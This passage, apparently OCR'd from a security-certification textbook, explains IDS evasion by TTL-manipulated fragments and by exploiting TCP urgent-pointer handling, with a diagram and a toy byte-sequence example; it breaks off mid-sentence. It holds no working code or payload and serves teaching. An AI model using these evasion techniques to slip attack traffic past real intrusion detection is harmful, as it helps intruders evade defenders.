


Attacker
NIDS
Router
Victim
Frag 1
Sending
Frag 1
Received
Frag 1
Received
Frag 2 TTL=1
Sending
Frag 2 TTL=1
Frag 1
Received
Frag dropped at router
Frag 1
Waiting
Frag 3
Sending
Frag 3
Frag 2
Frag 1
False Reassembly
Frag 3
Frag 1
Waiting
Frag 2
Sending
Frag 2
Received
Frag 3
Frag 2
Frag 1
Correct Reassembly

Figure 12.38: Evading IDS using Time-To-Live attack



Urgency Flag

1. The urgent (URG) flag in the TCP header is used to mark the data that requires **urgent processing** at the receiving end
2. If the URG flag is set, the TCP protocol sets the urgent pointer field to a **16-bit offset value** that points to the last byte of urgent data in the segment
3. Many **IDSs do not consider the urgent pointer** and process all the packets in the traffic, whereas the target system processes the urgent data only
4. This results in the IDS and the target systems having **different sets of packets**, which can be exploited by attackers to pass the attack traffic

Urgency Flag Attack Example

```
"When a TCP packet contains both urgent data and normal
data then 1-byte data after the urgent data is lost"
Packet 1: XYZ
Packet 2: LMN Urgency Pointer: 3
Packet 3: PQR
End result: XYZLMNQR
```

- The above example demonstrates the working of an urgency flag in a TCP packet
- According to RFC 1122, when a TCP segment consists of an urgency pointer, one byte of data after the urgent data will be lost


Urgency Flag

The urgency flag in the TCP marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, the TCP ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP sets the 